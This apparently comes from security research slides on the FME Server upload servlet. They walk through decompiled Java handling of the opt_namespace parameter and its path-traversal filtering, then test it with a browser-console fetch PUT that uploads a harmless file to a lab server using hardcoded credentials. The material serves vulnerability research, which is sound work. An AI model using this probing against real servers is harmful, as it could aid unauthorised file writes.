FileEx$FileType.class CLASS File 1 KB No 2 KB 48% 3/31/2022 11:25 PM
FileEx.class CLASS File 1 KB No 2 KB 47% 3/31/2022 11:25 PM
StoreManager$DepthFileIterator.cl... CLASS File 2 KB No 3 KB 52% 3/31/2022 11:25 PM
StoreManager$FileDesc.class CLASS File 2 KB No 3 KB 57% 3/31/2022 11:25 PM
StoreManager.class CLASS File 5 KB No 11 KB 60% 3/31/2022 11:25 PM

BREAKING IT DOWN

- Investigate interesting methods
- Trace and extract library calls
- Document the high level flow

```
protected void doPut(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    try {
        RequestInformation reqinfo;
        StoreManager theman;
        IServiceResponse sresp = this.createServiceResponse(request);
        Pather pathInfo = VolatileUploadServlet.getPathInfo(request);
        if (pathInfo.count == 3) {
            if (pathInfo.leaf().equals("..") || pathInfo.leaf().equals(".")) {
                throw new IllegalArgumentException(AppProps.getInstance((ServletContext)this.getServletContext()).resBundle.getMessage(419008, new Object[0]));
            }
            String sId = this.getId(request);
            String sStoragePath = Pather.of((String)this.dir_).plus(pathInfo.until(2)).toString();
            theman = StoreManager.acquire((String)sStoragePath, (String)this.props_.codepage, (String)sId);
            reqinfo = this.createRequestInformation(request, sId);
            if (!theman.has(pathInfo.leaf())) {
                sresp.setStatus(201);
            } else {
                sresp.setStatus(200);
            }
            try (ServletInputStream in = request.getInputStream();){
                this.impl_.populate(theman, (InputStream)in, pathInfo.leaf());
            }
        } else {
            throw new FileNotFoundException(AppProps.getInstance((ServletContext)this.getServletContext()).resBundle.getMessage(419007, new Object[0]));
        }
        this.impl_.doOperations(reqinfo, theman);
        this.impl_.serveRequest(reqinfo, theman, sresp);
        sresp.send(response);
    }
    catch (ServiceResponseException e) {
        throw new ServletException((Throwable)e);
    }
}
```

```
private String getId(HttpServletRequest request) {
    String sId = request.getParameter("opt_namespace");
    if (sId != null && !sId.isEmpty()) {
        if (!FMEServerUtils.isLegalName((String)sId) || sId.equals("..") || sId.equals(".")) {
            AppProps appProps = AppProps.getInstance(this.getServletContext());
            String message = MessageFormat.format(appProps.resBundle.getMessage(419018, new Object[0]), sId, "\\/:*?\"<>|&='+%#");
            throw new IllegalArgumentException(message);
        }
    } else {
        sId = request.getAttribute(kUsername).toString();
    }
    return sId;
}

public class FMEServerUtils {
    private static final String kDefIllegalNamePattern = "[\\\\/:*?\"<>|&='+%#]";

    public static boolean isLegalName(String fileName) {
        Pattern p = Pattern.compile(kDefIllegalNamePattern);
        Matcher m = p.matcher(fileName);
        return !m.find();
    }

    /** REDACTED **/
}
```

```
public class StoreManager implements Serializable, HttpSessionBindingListener {
    private final File storage_;
    private final Pather storagePather_;
    private final String codePage_;

    public StoreManager(String sStoreLocation, String sCodePage, String sUserSessionID) throws IOException {
        this.storage_ = new File(sStoreLocation, sUserSessionID);
        this.storagePather_ = Pather.of((File)this.storage_);
        this.codePage_ = sCodePage;
        this.setup();
    }

    public static StoreManager acquire(String sStoreLoc, String sCodePage, String id) throws IOException {
        return new StoreManager(sStoreLoc, sCodePage, id);
    }

    public synchronized FileDesc createNew(String sPath) {
        return this.createFileDesc(sPath);
    }

    private void setup() throws IOException {
        if (!this.storage_.exists() && !this.storage_.mkdirs()) {
            throw new IOException("Unable to create directory: " + this.storage_);
        }
    }

    /** REDACTED **/
}
```

```
class UploadSVCImpl implements IUploadMessages {
    void populate(StoreManager theman, InputStream in, String sName) throws IOException {
        StoreManager.FileDesc f = theman.createNew(sName);
        LogMan.getInstance(this.context_).inform(419016, f.getRelativePath());
        Files.copy(in, f.toPath(), StandardCopyOption.REPLACE_EXISTING);
        this.removeExtractedContents(theman, f);
    }

    void doOperations(RequestInformation reqinfo, StoreManager theman) throws IOException {
        if (reqinfo.isExtractPaths()) {
            LogMan.getInstance(this.context_).inform(419015, reqinfo.getRequestedPath(), reqinfo.getPathLevel());
            this.extractTo(theman, reqinfo.getRequestedPath().toString());
            this.extractAll(theman, reqinfo.getRequestedPath().toString(), reqinfo.getPathLevel());
        }
    }

    void serveRequest(RequestInformation reqinfo, StoreManager theman, IServiceResponse response) throws IOException, ServiceResponseException {
        LinkedList<FileNodeBean> cFiles = new LinkedList<FileNodeBean>();
        LinkedList<FileNodeBean> cDirs = new LinkedList<FileNodeBean>();
        LinkedList<FileNodeBean> cArchs = new LinkedList<FileNodeBean>();
        cDirs.add(new FileNodeBean(this.archimpl_, this.translatePath(theman, reqinfo.getRequestedPath().toString()), FileEx.FileType.Unknown, true, -1L, theman, reqinfo.getRequestedPath(), reqinfo.getWorkspaceRepoPath()));
        Iterator<FileNodeBean> it = this.iterateDescendants(reqinfo.getWorkspaceRepoPath(), theman, reqinfo.getRequestedPath().toString(), reqinfo.getPathLevel());
        while (it.hasNext()) {
            FileNodeBean fb = it.next();
            if (fb.isArchive()) {
                cArchs.add(fb);
                continue;
            }
            if (fb.isDirectory()) {
                cDirs.add(fb);
                continue;
            }
            cFiles.add(fb);
        }
        LogMan.getInstance(this.context_).inform(419014, reqinfo.getWorkspaceRepoPath(), cArchs.size(), cDirs.size(), cFiles.size());
        if (reqinfo.isAbsolutePaths()) {
            response.getSerializer().setSerializationProps(this.stAbsPaths_);
        }
        Hashtable<String, LinkedList<FileNodeBean>> map = new Hashtable<String, LinkedList<FileNodeBean>>();
        if (!cFiles.isEmpty()) {
            map.put("file", cFiles);
        }
        if (!cDirs.isEmpty()) {
            map.put("folder", cDirs);
        }
        if (!cArchs.isEmpty()) {
            map.put("archive", cArchs);
        }
        map.put("path", (LinkedList<FileNodeBean>)reqinfo.getRequestedPath());
        response.addNode("files", map);
        response.addNode("statusInfo", null);
        response.addChild("statusInfo", "status", (Object)"success");
        response.addNode("session", (Object)reqinfo.getSessionID());
    }

    /** REDACTED **/
}
```

ORGANIZING THE CODE

- Extract relevant code
- Simplify and rewrite methods or remove redundant code
- Create flat files for easier viewing and tracking
- View the big picture

```java
private String getId(HttpServletRequest request) {
    String sId = request.getParameter("opt_namespace");
    if (sId != null && !sId.isEmpty()) {
        if (!FMEServerUtils.isLegalName((String)sId) || sId.equals("..") || sId.equals(".")) {
            AppProps appProps = AppProps.getInstance(this.getServletContext());
            String message = MessageFormat.format(appProps.resBundle.getMessage(419018, new Object[0]), sId, "\\/:*?\"<>|&='+%#");
            throw new IllegalArgumentException(message);
        }
    } else {
        sId = request.getAttribute(kUsername).toString();
    }
    return sId;
}

public static boolean isLegalName(String fileName) {
    Pattern p = Pattern.compile("[\\\\/:*?\"<>|&='+%#]");
    Matcher m = p.matcher(fileName);
    return !m.find();
}
```

Default to authenticated username is opt_namespace is not set

Validate and sanitize opt_namespace if user supplied value
Disallow '/' or '\' to prevent path traversal

1.

```java
public static StoreManager acquire(String sStoreLoc, String sCodePage, String id) throws IOException {
    return new StoreManager(sStoreLoc, sCodePage, id);
}

public StoreManager(String sStoreLocation, String sCodePage, String sUserSessionID) throws IOException {
    this.storage_ = new File(sStoreLocation, sUserSessionID);
    this.storagePather_ = Pather.of((File)this.storage_);
    this.codePage_ = sCodePage;
    if (!this.storage_.exists() && !this.storage_.mkdirs()) {
        throw new IOException("Unable to create directory: " + this.storage_);
    }
}
```

Create directory reference with sStoreLocation and sUserSessionID as path

2.

```java
void populate(StoreManager theman, InputStream in, String sName) throws IOException {
    StoreManager.FileDesc f = theman.createNew(sName);
    Files.copy(in, f.toPath(), StandardCopyOption.REPLACE_EXISTING);
}
```

Write StoreManager file reference to disk using stored path
If the file already exists, overwrite it


3.

```java
protected void doPut(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    Pather pathInfo = VolatileUploadServlet.getPathInfo(request);
    String sId = this.getId(request);
    String sStoragePath = Pather.of((String)this.dir_).plus(pathInfo.until(2)).toString();
    theman = StoreManager.acquire((String)sStoragePath, (String)this.props_.codepage, (String)sId);
    reqinfo = this.createRequestInformation(request, sId);
    if (!theman.has(pathInfo.leaf())) {
        sresp.setStatus(201);
    } else {
        sresp.setStatus(200);
    }
    try (ServletInputStream in = request.getInputStream();){
        this.impl_.populate(theman, (InputStream)in, pathInfo.leaf());
    }
    this.impl_.doOperations(reqinfo, theman);
    this.impl_.serveRequest(reqinfo, theman, sresp);
    sresp.send(response);
}
```

1. Use request data to get sId value
2. Build filename path using sId
3. Write the file content to disk

TEST OUR UNDERSTANDING

- Put theory to practice
- Begin testing the application with deeper understanding
- Repeat and refine the process



Developer Tools — Home - FME Server — http://192.168.241.130/fmeserver/#/home
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Filter Output
var uploadFile = async () => {
var username = "admin";
var password = "Passw0rd!";
var authorization = `${username}:${password}`;
var body = "Hello, I'm a file!\r\n";
var folderName = "escapeMe";
var fileName = "uploadFile.abc";
var emptyString = '';
await fetch(`http://192.168.241.130/fmedataupload/volatile/${folderName}/${fileName}?opt_namespace=${emptyString}`, {
method: "PUT",
headers: {
"Authorization": `Basic ${btoa(authorization)}`,
"Content-Type": "text/plain"
},
body: body
})
.then(r => r.json())
.then(r => {
var filePath = new URL(`file:///${folderName}/${username}/${fileName}`).href.slice(8);
console.log(`Uploaded file: '/${filePath}' with status: ${r.serviceResponse.statusInfo.status}`);
});
};
uploadFile();
Promise { <state>: "pending" }
Uploaded file: '/escapeMe/admin/uploadFile.abc' with status: success



admin
File
Home
Share
View
« FMEServer › Safe Software › FME Server › resources › system › temp › upload › volatile › escapeMe › admin
Blank opt_namespace value defaults to username
Name
Date modified
Type
Size
Quick access
uploadFile.abc
User controlled file name
1 KB
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Command Prompt
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\IEUser>cd C:\FMEServer\Safe Software\FME Server\resources\system\temp\upload\volatile\escapeMe\admin
C:\FMEServer\Safe Software\FME Server\resources\system\temp\upload\volatile\escapeMe\admin>type uploadFile.abc
